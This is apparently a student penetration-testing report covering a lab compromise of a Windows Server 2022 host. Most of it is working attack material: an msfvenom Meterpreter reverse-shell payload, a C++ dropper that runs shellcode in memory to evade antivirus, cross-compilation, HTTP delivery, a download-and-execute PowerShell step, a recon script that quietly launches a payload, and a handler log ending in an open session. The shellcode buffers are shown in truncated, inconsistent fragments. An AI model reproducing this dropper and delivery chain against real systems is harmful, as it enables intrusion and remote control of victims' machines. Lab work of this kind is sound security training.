


Technical Report: Advanced Payload Development & Automated Post-Exploitation



1. Executive Summary

This report details the advanced stages of a penetration testing operation against a Windows Server 2022 environment. The focus was shifted from generic exploitation to the development of a custom C++ "Dropper" and the implementation of automated PowerShell reconnaissance to minimize the attack footprint and bypass standard security signatures.

2. Phase 1: Custom Payload Weaponization

The objective was to create a specialized executable that executes shellcode directly in memory, avoiding disk-level detection by antivirus software.

2.1 Shellcode Generation

Using the Metasploit Framework, a raw shellcode was generated for a 64-bit Windows architecture.

- **Payload:** windows/x64/meterpreter/reverse_tcp.
- **Format:** C-style buffer for integration into C++.

```

(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.26 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes https://docs.metasploit.com/
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\xb5\x52\x60\x48\xb5"
"\x18\x48\xb5\x52\x20\x48\xf0\xb7\x4a\x4a\x4d\x31\xc9\x48"
"\xb8\x72\x50\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\xb5\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\xf0"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x8b\x48\x18\x50\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x4d\x31\xc9\x41\x8b\x34\x88"
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41"
"\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x1a\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"

```

2.2 C++ Wrapper Implementation

The shellcode was embedded into a source file (`hack.cpp`). The implementation utilized the `VirtualAlloc` Windows API to request a memory region with `PAGE_EXECUTE_READWRITE` permissions, allowing the shellcode to be loaded and executed in-memory.

```
GNU nano 8.4                                     hack.cpp
#include <iostream>
#include <windows.h>
#include <stdio.h>

int main() {
    // Phase 1: Console Output for Screenshot
    printf("=====\\n");
    printf("          UNIVERSITY SECURITY PROJECT - HACK.EXE          \\n");
    printf("=====\\n\\n");

    printf("[*] Running System Discovery ... \\n");
    printf("[+] Current User: ");
    fflush(stdout);
    system("whoami");

    printf("[+] Network Info: ");
    fflush(stdout);
    system("ipconfig | findstr IPv4");

    printf("\\n[!] Initializing Reverse Connection to Kali ... \\n");
    printf("[*] Target C2: 192.168.1.26:4444\\n");
    printf("=====\\n");

    // Phase 2: Your Shellcode
    unsigned char buf[] =
        "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
        "\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
        "\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
        "\x85\xc0\x74\x0a\x49\xff\xce\x75\xe8\x93\x00\x00\x00"
        "\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
        "\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
        "\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
        "\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
        "\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
        "\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
        "\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
        "\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
        "\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
        "\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
        "\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
        "\xf0\xb5\xa2\x56\xff\xd5";

    // Phase 3: Shellcode Execution in Memory
    void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();

    return 0;
}
```

3. Phase 2: Environment Preparation & Compilation

To ensure the custom binary could run on the target without external dependencies, a cross-compilation environment was established.

3.1 Compiler Installation

The g++-mingw-w64-x86-64 package was installed on Kali Linux to allow the creation of Windows-compatible .exe files.

```

(kali㉿kali)-[~]
└─$ sudo apt install g++-mingw-w64-x86-64
The following packages were automatically installed and are no longer required:
  amass-common libbson-1.0-0t64 libmongoc-1.0-0t64
Use 'sudo apt autoremove' to remove them.

Upgrading:
  gcc-mingw-w64-base      gcc-mingw-w64-i686-win32-runtime  gcc-mingw-w64-x86-64-win32-runtime
  gcc-mingw-w64-i686-win32  gcc-mingw-w64-x86-64-win32

Installing:
  g++-mingw-w64-x86-64

Installing dependencies:
  g++-mingw-w64-x86-64-posix  g++-mingw-w64-x86-64-win32  gcc-mingw-w64-x86-64-posix  gcc-mingw-w64-x86-64-posix-runtime

Suggested packages:
  gcc-15-locales

Summary:
  Upgrading: 5, Installing: 5, Removing: 0, Not Upgrading: 2165
  Download size: 169 MB / 195 MB
  Space needed: 404 MB / 37.0 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-i686-win32 amd64 15.2.0-12+28.3 [40.5 MB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-win32 amd64 15.2.0-12+28.3 [41.0 MB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-posix-runtime amd64 15.2.0-12+28.3 [13.4 MB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-posix amd64 15.2.0-12+28.3 [41.0 MB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 g++-mingw-w64-x86-64-posix amd64 15.2.0-12+28.3 [16.5 MB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 g++-mingw-w64-x86-64-win32 amd64 15.2.0-12+28.3 [16.5 MB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 g++-mingw-w64-x86-64-all 15.2.0-12+28.3 [197 kB]

```

3.2 Static Binary Compilation

The source was compiled with static linking to include all necessary runtime libraries within the single `hack.exe` file.

- **Command:** `x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -lws2_32 -static-libgcc -static-libstdc++.`

```

(kali㉿kali)-[~]
└─$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -lws2_32 -static-libgcc -static-libstdc++

(kali㉿kali)-[~]
└─$

```

4. Phase 3: Payload Staging & Delivery

The final binary was hosted on the attacker's machine to be retrieved via the established initial access channel.

4.1 HTTP Server Deployment

A Python HTTP server was initiated to handle the delivery of the compiled payload.

```

(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.12 - - [30/Apr/2026 11:28:58] "GET /hack.exe HTTP/1.1" 200 -
192.168.1.12 - - [30/Apr/2026 11:33:28] "GET /hack.exe HTTP/1.1" 200 -
192.168.1.12 - - [30/Apr/2026 11:38:59] "GET /hack.exe HTTP/1.1" 200 -
192.168.1.12 - - [30/Apr/2026 11:39:45] "GET /hack.exe HTTP/1.1" 200 -
192.168.1.12 - - [30/Apr/2026 11:43:38] "GET /hack.exe HTTP/1.1" 200 -

```

5. Phase 4: Automated Post-Exploitation Reconnaissance

Upon gaining shell access, a specialized PowerShell script was used to automate the "Discovery" phase.

5.1 Script Logic and Execution

The script was programmed to gather system intelligence while providing real-time color-coded feedback to the operator.

```
#Evil-WinRM PS C:\Users\Administrator\Documents>
$output = "C:\Windows\Temp\recon.txt"
$payload = "C:\Windows\Temp\evil.exe"

Write-Host "`n===== " -ForegroundColor Yellow
Write-Host "      SYSTEM RECONNAISSANCE IN PROGRESS      " -ForegroundColor Yellow -BackgroundColor Black
Write-Host "===== `n" -ForegroundColor Yellow

Write-Host "`n[!] Identifying Current User ... " -ForegroundColor Cyan
whoami | Tee-Object -FilePath $output

Write-Host "`n[!] Checking Network Interfaces ... " -ForegroundColor Cyan
ipconfig /all | select-string "IPv4|Physical Address|Host Name" | Tee-Object -FilePath $output -Append

Write-Host "`n[!] Listing Critical Processes ... " -ForegroundColor Cyan
Get-Process | Sort-Object CPU -Descending | Select-Object -First 7 | Tee-Object -FilePath $output -Append

Write-Host "`n[+] Reconnaissance Data Saved to: $output" -ForegroundColor Green

Write-Host "`n[!] Launching Payload: $payload" -ForegroundColor Red
Start-Process -FilePath $payload -WindowStyle Hidden

Write-Host "`n===== " -ForegroundColor Green
Write-Host "      ATTACK SEQUENCE COMPLETE - CHECK METASPLOIT      " -ForegroundColor Green -BackgroundColor Black
Write-Host "===== " -ForegroundColor Green
```

5.2 Enumeration Findings

The script successfully retrieved the current user identity (pcad\administrator), network configuration, and a prioritized list of active system processes.

```

[!] Identifying Current User ...
pcad\administrator

[!] Checking Network Interfaces ...

Host Name . . . . . : PCAD
Physical Address. . . . . : 00-0C-29-FA-2D-FD
IPv4 Address. . . . . : 192.168.1.12(Preferred)

[!] Listing Critical Processes ...

Id      : 2080
Handles : 756
CPU     : 836.734375
SI      : 0
Name    : MsMpEng

Id      : 2020
Handles : 315
CPU     : 362.234375
SI      : 0
Name    : splunkd

Id      : 4
Handles : 2144
CPU     : 182.3125
SI      : 0
Name    : System

Id      : 696
Handles : 1864
CPU     : 177.03125
SI      : 0
Name    : svchost

Id      : 728
Handles : 2147
CPU     : 120.859375
SI      : 1
Name    : explorer

Id      : 368
Handles : 838
CPU     : 114.140625
SI      : 1
Name    : dwm

Id      : 1048
Handles : 981
CPU     : 98.390625
SI      : 0
Name    : svchost


[+] Reconnaissance Data Saved to: C:\Windows\Temp\recon.txt
[!] Launching Payload: C:\Windows\Temp\evil.exe

=====
ATTACK SEQUENCE COMPLETE - CHECK METASPLOIT
=====

```

6. Phase 5: Final Command & Control (C2) Establishment

The final step involved executing a persistent payload to maintain interactive control.



6.1 Executable Generation & Session Opening

A standard executable was also generated for comparison, and the final connection resulted in a successful Meterpreter session.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-WebRequest -Uri "http://192.168.1.26/hack.exe" -OutFile "C:\Windows\Temp\hack.exe"
*Evil-WinRM* PS C:\Users\Administrator\Documents> C:\Windows\Temp\hack.exe

UNIVERSITY SECURITY PROJECT - HACK.EXE

[*] Running System Discovery...
[+] Current User: pcad\administrator
[+] Network Info: IPv4 Address. . . . . : 192.168.1.12

[!] Initializing Reverse Connection to Kali...
[*] Target C2: 192.168.1.26:4444

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.1.25:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set LHOST 192.168.1.26
LHOST => 192.168.1.26
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.26:4444
[*] Sending stage (203846 bytes) to 192.168.1.12
[*] Meterpreter session 1 opened (192.168.1.26:4444 -> 192.168.1.12:52172) at 2026-04-30 11:44:05 -0400

meterpreter > |
```

7. Conclusion

The combination of custom payload development and automated discovery scripts demonstrates a sophisticated attack lifecycle. By leveraging in-memory execution and automated enumeration, the operation achieved total system compromise while maintaining a minimal disk footprint.

Attack timeline — University security project

Kali Linux (attacker: 192.168.1.26) → Windows target (victim: 192.168.1.12)

